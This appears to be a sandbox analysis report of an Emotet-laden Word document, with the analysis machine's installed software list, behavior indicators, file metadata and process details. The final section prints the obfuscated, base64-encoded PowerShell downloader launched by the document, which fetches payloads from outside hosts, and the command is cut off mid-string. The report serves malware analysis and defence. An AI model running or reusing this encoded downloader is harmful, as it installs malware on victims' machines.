- Microsoft Office OneNote MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Korean) 2010 (14.0.4763.1000)
- InternetExplorer Optional Package
- InternetExplorer Package TopLevel
- KB2479943
- KB2491683
- KB2506212
- KB2506928
- KB2532531
- KB2533552
- KB2533623
- KB2534111
- KB2545698
- KB2547666
- KB2552343
- KB2560656
- KB2564958
- KB2574819
- KB2579686
- KB2585542
- KB2604115
- KB2620704
- KB2621440
- KB2631813
- KB2639308
- KB2640148
- KB2653956
- KB2654428
- KB2656356
- KB2660075
- KB2667402
- KB2676562
- KB2685811
- KB2685813
- KB2685939
- KB2690533
- KB2698365
- KB2705219
- KB2719857
- KB2726535
- KB2727528
- KB2729094
- KB2729452
- KB2731771
- KB2732059
- KB2736422
- KB2742599
- KB2750841
- KB2758857
- KB2761217
- KB2770660
- KB2773072
- KB2786081
- KB2789645
- KB2799926
- KB2800095
- KB2807986
- KB2808679
- KB2813347
- KB2813430
- KB2820331
- KB2834140
- KB2836942
- KB2836943
- KB2840631
- KB2843630
- KB2847927
- KB2852386
- KB2853952
- KB2857650
- KB2861698
- KB2862152
- KB2862330

- Microsoft Office OneNote MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Outlook MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Outlook MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office PowerPoint MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office PowerPoint MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Professional 2010 (14.0.6029.1000)
- Microsoft Office Proof (Arabic) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Basque) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Catalan) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Dutch) 2010 (14.0.4763.1000)
- Microsoft Office Proof (English) 2010 (14.0.6029.1000)
- Microsoft Office Proof (French) 2010 (14.0.6029.1000)
- Microsoft Office Proof (Galician) 2010 (14.0.4763.1000)
- Microsoft Office Proof (German) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Spanish) 2010 (14.0.6029.1000)
- Microsoft Office Proof (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Proof (Ukrainian) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (English) 2010 (14.0.6029.1000)
- Microsoft Office Proofing (French) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (German) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Publisher MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Publisher MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office SharePoint Designer MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Shared MUI (English) 2010 (14.0.6029.1000)
- KB2862335
- KB2864202
- KB2868038
- KB2871997
- KB2884256
- KB2891804
- KB2893294
- KB2893519
- KB2894844
- KB2900986
- KB2908783
- KB2911501
- KB2912390
- KB2918077
- KB2919469
- KB2923545
- KB2931356
- KB2937610
- KB2943357
- KB2952664
- KB2968294
- KB2970228
- KB2972100
- KB2972211
- KB2973112
- KB2973201
- KB2977292
- KB2978120
- KB2978742
- KB2984972
- KB2984976
- KB2984976 SP1
- KB2985461
- KB2991963
- KB2992611
- KB2999226
- KB3004375
- KB3006121
- KB3006137
- KB3010788
- KB3011780
- KB3013531
- KB3019978
- KB3020370
- KB3020388
- KB3021674
- KB3021917
- KB3022777
- KB3023215
- KB3030377
- KB3031432
- KB3035126
- KB3037574
- KB3042058
- KB3045685
- KB3046017
- KB3046269
- KB3054476
- KB3055642
- KB3059317
- KB3060716
- KB3061518
- KB3067903
- KB3068708
- KB3071756
- KB3072305
- KB3074543
- KB3075226
- KB3078667
- KB3080149
- KB3086255

- Microsoft Office Shared MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Shared Setup Metadata MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Single Image 2010 (14.0.6029.1000)
- Microsoft Office Word MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Word MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office X MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 (9.0.30729.6161)
- Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219 (10.0.40219)
- Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.21.27702 (14.21.27702.2)
- Microsoft Visual C++ 2019 X86 Additional Runtime - 14.21.27702 (14.21.27702)
- Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.21.27702 (14.21.27702)
- Mozilla Firefox 83.0 (x86 en-US) (83.0)
- Mozilla Maintenance Service (83.0.0.7621)
- Notepad++ (32-bit x86) (7.9.1)
- Opera 12.15 (12.15.1748)
- QGA (2.14.33)
- Skype version 8.29 (8.29)
- VLC media player (3.0.11)
- WinRAR 5.91 (32-bit) (5.91.0)
- KB3092601
- KB3093513
- KB3097989
- KB3101722
- KB3102429
- KB3102810
- KB3107998
- KB3108371
- KB3108664
- KB3109103
- KB3109560
- KB3110329
- KB3115858
- KB3118401
- KB3122648
- KB3123479
- KB3126587
- KB3127220
- KB3133977
- KB3137061
- KB3138378
- KB3138612
- KB3138910
- KB3139398
- KB3139914
- KB3140245
- KB3147071
- KB3150220
- KB3150513
- KB3155178
- KB3156016
- KB3159398
- KB3161102
- KB3161949
- KB3170735
- KB3172605
- KB3179573
- KB3184143
- KB3185319
- KB4019990
- KB4040980
- KB4474419
- KB4490628
- KB4524752
- KB4532945
- KB4536952
- KB4567409
- KB958488
- KB976902
- KB982018
- LocalPack AU Package
- LocalPack CA Package
- LocalPack GB Package
- LocalPack US Package
- LocalPack ZA Package
- Package 21 for KB2984976
- Package 38 for KB2984976
- Package 45 for KB2984976
- Package 59 for KB2984976
- Package 7 for KB2984976
- Package 76 for KB2984976
- PlatformUpdate Win7 SRV08R2 Package TopLevel
- ProfessionalEdition
- RDP BlueIP Package TopLevel
- RDP WinIP Package TopLevel
- RollupFix
- UltimateEdition
- WUClient SelfUpdate ActiveX
- WUClient SelfUpdate Aux TopLevel
- WUClient SelfUpdate Core TopLevel

Behavior activities

MALICIOUS

Application was dropped or rewritten from another process
- regidle.exe (PID: 3164)
- G_jugk.exe (PID: 1640)

EMOTET was detected
- regidle.exe (PID: 3164)

Drops executable file immediately after starts
- G_jugk.exe (PID: 1640)

Connects to CnC server
- regidle.exe (PID: 3164)

SUSPICIOUS

Checks supported languages
- POwersheLL.exe (PID: 3828)
- regidle.exe (PID: 3164)
- G_jugk.exe (PID: 1640)

Reads the computer name
- POwersheLL.exe (PID: 3828)
- regidle.exe (PID: 3164)
- G_jugk.exe (PID: 1640)

Reads the date of Windows installation
- POwersheLL.exe (PID: 3828)

PowerShell script executed
- POwersheLL.exe (PID: 3828)

Creates files in the user directory
- POwersheLL.exe (PID: 3828)

Reads Environment values
- POwersheLL.exe (PID: 3828)

Executed via WMI
- POwersheLL.exe (PID: 3828)
- G_jugk.exe (PID: 1640)

Executable content was dropped or overwritten
- POwersheLL.exe (PID: 3828)
- G_jugk.exe (PID: 1640)

Starts itself from another location
- G_jugk.exe (PID: 1640)

INFO

Reads the computer name
- WINWORD.EXE (PID: 2728)

Creates files in the user directory
- WINWORD.EXE (PID: 2728)

Checks supported languages
- WINWORD.EXE (PID: 2728)

Reads mouse settings
- WINWORD.EXE (PID: 2728)

Reads Microsoft Office registry keys
- WINWORD.EXE (PID: 2728)

Malware configuration

No Malware configuration.

Static information

TRiD

.doc | Microsoft Word document (54.2)
.doc | Microsoft Word document (old ver.) (32.2)


EXIF

FlashPix

Title:	Minima.
Subject:	
Author:	Mael Schneider
Keywords:	
Comments:	
Template:	Normal.dotm
LastModifiedBy:	Noa Masson
RevisionNumber:	1
Software:	Microsoft Office Word
TotalEditTime:	0
CreateDate:	2020:10:22 06:54:00
ModifyDate:	2020:10:22 06:54:00
Pages:	1
Words:	3675
Characters:	20950
Security:	Locked for annotations
Company:	
Lines:	174
Paragraphs:	49
CharCountWithSpaces:	24576
AppVersion:	15
ScaleCrop:	No
LinksUpToDate:	No
SharedDoc:	No
HyperlinksChanged:	No
TitleOfParts:	
HeadingPairs:	Title
	1
CodePage:	Unicode UTF-16, little endian
LocaleIndicator:	1033
TagE:	Sapiente animi numquam iure aut. Tempore saepe nam aut ratione ipsa vel tempore quae. Sequi repellendus quia et voluptatem.

CompObjUserTypeLen:	32
CompObjUserType:	Microsoft Word 97-2003 Document


Video and screenshots



Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
45	4	2	1

Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Process information

PID	CMD	Path	Indicators	Parent process
2728	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\admin\AppData\Local\Temp\CMO-100120 CDW-102220.doc"	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	–	Explorer.EXE

Information

User:	admin	Company:	Microsoft Corporation		
Integrity Level:	MEDIUM	Description:	Microsoft Word		
Version:	16.0.14026.20270				

3828 POwersheLL -ENCOD lABTAGUAVAAtAEkAVABFAE0AIABWAGEAcgBpAGEAYgBsAGUA OgBWAGgAMAAyADQAMQA 0AKAAiAHsAMgB9AHsANAB9AHsAMQB9AHsAMwB9AHsAMAB 9ACIAIAAtAGYAJwAuAGQASQByAEUAQwB0AG8AUgBZACcALA AnAFQARQBtAC4AJwAsACcAUwBZACcALAAnAGkATwAnACwA JwBzACcAKQApADsAIAAgACAAJAB0AHcAOQA9AFsAdAB5AHA AZQBdACgAIgB7ADMAfQB7ADUAfQB7ADYAfQB7ADEAfQB7ADc AfQB7ADAAfQB7ADgAfQB7ADIAfQB7ADQAfQAiAC0AZgAgACcA TQBhAG4AYQAnACwAJwBWAEkAYwBlAHAAbwBpACcALAAnAG UAJwAsACcAUwB5AFMAJwAsACcAUgAnACwAJwBUAGUAbQA uAG4AZQBUAC4AUwAnACwAJwBlAHIAJwAsACcAbgB0ACcALA AnAGcAJwApACAAIAA7ACAAJABJADAAcgBlADIAMwBlAD0AKA AnAFgAZwAnACsAJwBzAGQAJwArACgAJwBfADAAJwArACcAc gAnACkAKQA7ACQAWQAzADgAMABvADEAZgA9ACQASQBxAH AANQB1AGUAYQAgACsAIABbAGMAaABhAHIAXQAoADYANAAp ACAAKwAgACQARAB4AGQAOABvAHYAeAA7ACQASAA0AHgAc QBpAGIAagA9ACgAKAAnAEEAaQAnACsAJwBsAHQAJwApACsA KAAnAHYAJwArACcAOABuACcAKQApADsAIAAkAFYASABkADIA OQA1ADoAOgAiAEMAcgBFAGAAQQB0AGUAZABjAFIAZQBgAG MAdABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnA HMAJwArACgAJwBhACcAKwAnAGMASgAnACkAKwAoACcAZQ wAQQBDAEUAIgAoACgAJwBzAGEAJwArACcAYwAnACkALAAnA FwAJwApACkAKQA7ACQAUQA1AG8AbQAyAHgAdQA9ACgAJwB ZACcAKwAoACcAeQAnACsAJwBhAGUAegAnACsAJwBpAHYAJ wApACkAOwAgACAAKABDAEgAaQBsAEQASQBUAGUAbQAgACg AJwBWAGEAcgAnACsAJwBpAGEAQgBsAEUAOgBUACcAKwAnA FcAJwArACcAOQAnACkAIAApAC4AdgBBAEwAdQBlADoAOgAiA HMARQBjAFUAcgBgAGkAdAB5AHAAcgBgAG8AVABvAGMAYAB PAEwAIgAgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAxACcAKQ ArACcAMgAnACkAOwAkAE4AegA1AGcAbABiAGwAPQAoACgAJ wBFADQANQAnACsAJwBtACcAKQArACcANQAnACsAJwBzAGkA JwApADsAJABHAHIAcQA0ADAAMwBsACAAPQAgACgAKAAnAE cAXwBqACcAKwAnAHUAJwApACsAJwBnACcAKwAnAGsAJwAp ADsAJABRAGoAcABzAHYAYQBmAD0AKAAoACcAVQB4ADAAXw AnACsAJwA4AGQAJwApACsAJwBnACcAKQA7ACQAUAB0AGQA ZwA5ADUAaAA9ACgAKAAnAEwAcAAnACsAJwA1ADcAJwApAC sAKAAnADEAMAAnACsAJwBhACcAKQApADsAJABTAGcAdwBx ADcANwA5AD0AJABIAE8ATQBFACsAKAAoACgAJwBGADUAQgB KACcAKwAnAGUAaAAnACkAKwAnAGgAegAnACsAJwBkACcAK wAoACcAYQBGADUAJwArACcAQgBCACcAKQArACgAJwBlAG4A MQAnACsAJwA0AGYAJwArACcAcgBGADUAQgAnACkAKQAuACI AUgBlAFAAbABgAEEAQwBlACIAKAAoAFsAQwBoAEEAcgBdADc AMAArAFsAQwBoAEEAcgBdADUAMwArAFsAQwBoAEEAcgBdA DYANgApACwAWwBzAHQAcgBpAG4ARwBdAFsAQwBoAEEAcgB dADkAMgApACkAKwAkAEcAcgBxADQAMAAzAGwAKwAoACcAL gAnACsAKAAnAGUAJwArACcAeABlACcAKQApADsAJABHAHcA ZwA5ADgAdQAxAD0AKAAnAEEANwAnACsAJwBiAHoAJwArACg AJwA2ACcAKwAnAHMAbQAnACkAKQA7ACQAUwBsAGwAOABv AGsAdQA9AC4AKAAnAG4AZQAnACsAJwB3AC0AbwBiAGoAZQB jACcAKwAnAHQAJwApACAAbgBFAHQALgBXAGUAYgBDAEwAS QBFAG4AdAA7ACQARwBfAGEAdwBoAGkAOQA9ACgAKAAnAGg AdAB0AHAAOgA9ACcAKwAnAFAATwAnACsAJwAzACcAKQArAC cAMgA9ACcAKwAoACcAUABPADMAMgBlACcAKwAnAHUAYgBh ACcAKwAnAG4AawBzACcAKwAnADcALgAnACsAJwBjAG8AJwA pACsAJwBtAD0AJwArACcAUABPACcAKwAnADMAJwArACgAJw AyAGEAZABtAGkAJwArACcAbgBpACcAKQArACgAJwBzAHQAcg AnACsAJwBhAHQAbwByAD0AJwArACcAUAAnACkAKwAnAE8A MwAnACsAKAAnADIAJwArACcAdQBiACcAKQArACgAJwBkAEQ AYgAnACsAJwBCAD0AUABPACcAKwAnADMAJwArACcAMgBAA GgAJwApACsAJwB0AHQAJwArACgAJwBwAHMAJwArACcAOg AnACkAKwAnAD0AJwArACgAJwBQACcAKwAnAE8AMwAnACkA KwAoACcAMgAnACsAJwA9AFAAJwApACsAKAAnAE8AJwArACc AMwAnACsAJwAyAGUAcgBrACcAKQArACgAJwBhAGwAYQAnA CsAJwAuACcAKQArACcAYwAnACsAKAAnAG8AJwArACcAbQAn ACsAJwA9AFAATwAzADIAdwBwAC0AYQAnACsAJwBkAG0AJwA pACsAJwBpACcAKwAnAG4AJwArACgAJwA9AFAATwAnACsAJw AzACcAKQArACcAMgAnACsAJwBtAGkAJwArACgAJwA1ACcAK wAnAG0APQAnACkAKwAoACcAUAAnACsAJwBPADMAMgBAAC cAKQArACcAaAAnACsAKAAnAHQAdAAnACsAJwBwADoAPQAn ACkAKwAoACcAUAAnACsAJwBPADMAMgAnACkAKwAnAGwAaQAnACs AJwBkAG8AcgBhAGcAZwBpAG8AZAAnACsAJwBpACcAKQArAC cAcwBvACcAKwAoACcAbAAnACsAJwBlAC4AaQB0AD0AJwArA CcAUABPADMAJwApACsAJwAyACcAKwAnAGMAJwArACgAJw BnAGkAJwArACcALQAnACkAKwAoACcAYgBpACcAKwAnAG4AP QBQAE8AJwApACsAJwAzADIAJwArACcAegAnACsAKAAnAEwA JwArACcARwA4ACcAKwAnADcAOQA9AFAAJwApACsAKAAnAE 8AMwAyACcAKwAnAEAAaAAnACkAKwAoACcAdAAnACsAJwB0 AHAAOgAnACkAKwAoACcAPQAnACsAJwBQAE8AJwApACsAKA AnADMAMgAnACsAJwA9AFAAJwApACsAJwBPACcAKwAnADM AMgAnACsAJwBuACcAKwAnAGkAJwArACgAJwBjACcAKwAnAG sAJwArACcAagBlAGgAbABlAG4ALgBjAG8AJwArACcAbQA9AFA AJwArACcATwAzADIAbwBsAGQAJwApACsAKAAnAHMAJwArA CcAaQB0AGUAPQBQAE8AMwAnACsAJwAyAG4AJwArACcAWgB TACcAKQArACgAJwBOAFEAPQBQACcAKwAnAE8AJwArACcAM wAnACkAKwAnADIAQAAnACsAKAAnAGgAJwArACcAdAB0ACcA KwAnAHAAOgA9AFAAJwApACsAJwBPACcAKwAoACcAMwAyA D0AJwArACcAUABPADMAMgB3AHcAdwAnACsAJwAuACcAKwA nAHIAJwArACcAaQAnACkAKwAoACcAbQBpACcAKwAnAG4Adg BlAHMAJwApACsAJwB0ACcAKwAoACcALgAnACsAJwB2AG4A PQBQAE8AMwAyAGkAJwArACcAdwAnACsAJwB0AHQAcAAnACs AJwBPADMAMgBaAHgAaAA9AFAATwAnACsAJwAzADIAJw ArACcAQAAnACkAKwAoACcAaAAnACsAJwB0AHQAcAAnACsAK wAnADoAJwArACcAPQAnACsAKAAnAFAAJwArACcATwAzADIA PQAnACkAKwAnAFAAJwArACcATwAnACsAKAAnADMAMgB3AH cAJwArACcAdwAnACsAJwAuADEAYwAnACkAKwAnAGEALgAnA CsAJwBjACcAKwAnAG8AJwArACcALgAnACsAJwB6ACcAKwAn AGEAJwArACgAJwA9AFAATwAnACsAJwAzACcAKQArACgAJwA yACcAKwAnADEAYwBBACcAKQArACcAZAAnACsAKAAnAG0AaQ BuAD0AUAAnACsAJwBPACcAKQArACcAMwAyACcAKwAnAGIAP QAnACsAKAAnAFAATwAzACcAKwAnADIAJwApACsAKAAnAEAA aAB0AHQAJwArACcAcAAnACkAKwAoACcAOgAnACsAJwA9AFA ATwAzACcAKQArACgAJwAyAD0AUABPACcAKwAnADMAJwApA CsAJwAyAHAAJwArACcAYQAnACsAKAAnAHUAbAAnACsAJwBz AGMAbwAnACkAKwAnAG0AcAAnACsAJwB1ACcAKwAoACcAdA BpAG4AJwArACcAZwAuAGMAbwAnACkAKwAoACcAbQAnACsA JwA9AFAATwAzADIAJwApACsAKAAnAEMAJwArACcAcgBhAGk AZwAnACkAKwAnAHMATQAnACsAJwBhAGcAJwArACcAaQAnA CsAJwBjAFMAJwArACcAcQAnACsAJwB1AGEAJwArACgAJwBy ACcAKwAnAGUAPQBQAE8AMwAnACkAKwAoACcAMgBmACcAK wAnAD0AUAAnACkAKwAoACcATwAzADIAQABoACcAKwAnAHQ AJwApACsAJwB0ACcAKwAnAHAAJwArACgAJwA6AD0AJwArA CcAUABPACcAKwAnADMAMgAnACkAKwAnAD0AJwArACgAJwB

QAE8AJwArACcAMwAnACkAKwAoACcAMgB3ACcAKwAnAGkAJ
wApACsAKAAnAGsAaQAnACsAJwBiAHIAaQAnACkAKwAnAGMA
bwAnACsAKAAnAGwAJwArACcAYQBnAGUALgBjAG8AbQAnACs
AJwA9ACcAKwAnAFAAJwArACcATwAzADIAdwBwACcAKwAnAC
0AJwArACcAYQBkAG0AaQAnACkAKwAoACcAbgA9AFAAJwArA
CcATwAnACkAKwAoACcAMwAyAFgAaQAnACsAJwBaACcAKQAr
ACgAJwByAGIAJwArACcAeQA9AFAAJwApACsAJwBPACcAKwA
nADMAMgAnACkALgAiAFIAYABFAFAATABBAGAAYwBFACIAKAA
oACgAJwA9AFAATwAnACsAJwAzACcAKQArACcAMgAnACkALA
AnAC8AJwApAC4AIgBTAFAAbABgAEkAdAAiACgAJABCAGgAeQ
BiAGQAZQBmACAAKwAgACQAWQAzADgAMABvADEAZgAgACs
AIAAkAEEAXwBiAGYAaABrAGgAKQA7ACQAUQA1ADIAbAA5AGo
